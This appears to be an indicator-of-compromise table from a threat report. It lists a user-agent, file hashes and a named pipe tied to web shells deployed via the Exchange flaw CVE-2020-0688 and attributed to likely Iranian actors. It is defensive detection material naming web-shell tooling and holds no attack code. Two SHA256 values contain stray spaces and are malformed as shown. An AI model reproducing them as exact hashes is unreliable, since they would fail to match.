Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:87.0) Gecko/20100101 Firefox/87.0	User-Agent	Observed in web shell C2 traffic likely associated with Iranian threat actors
90e20124e5d150321c02f3da95a90a49	MD5 hash	Web shell deployed via Exchange exploit CVE-2020-0688 (owafont_vn.aspx) likely associated with Iranian threat actors
9f2b532d3d81453dfd8e96ab1de235d15ce3f815	SHA1 hash	Web shell deployed via Exchange exploit CVE-2020-0688 (owafont_vn.aspx) likely associated with Iranian threat actors

Indicator	Type	Context
7ccb39775dda1fa8207ec17b827d947e7cd436aca d98fd4caf812e7c6f081651	SHA256 hash	Web shell deployed via Exchange exploit CVE-2020-0688 (owafont_vn.aspx) likely associated with Iranian threat actors
c7678bfc5bcaec659b487db4408ee756	MD5 hash	Web shell used to load secondary web shell payload (cmd.txt) likely associated with Iranian threat actors
48201b4c9e9300cd9605b8e5cd2bc4cc73ab95f4	SHA1 hash	Web shell used to load secondary web shell payload (cmd.txt) likely associated with Iranian threat actors
3f30c8a795235290c5249cae99610063e32ff7894 7e7d46879672a0d72c748c7	SHA256 hash	Web shell used to load secondary web shell payload (cmd.txt) likely associated with Iranian threat actors
splsvc	Named pipe	Used to execute commands passed to SheepTransportShell web shell likely associated with Iranian threat actors

Table 1. Indicators for this threat.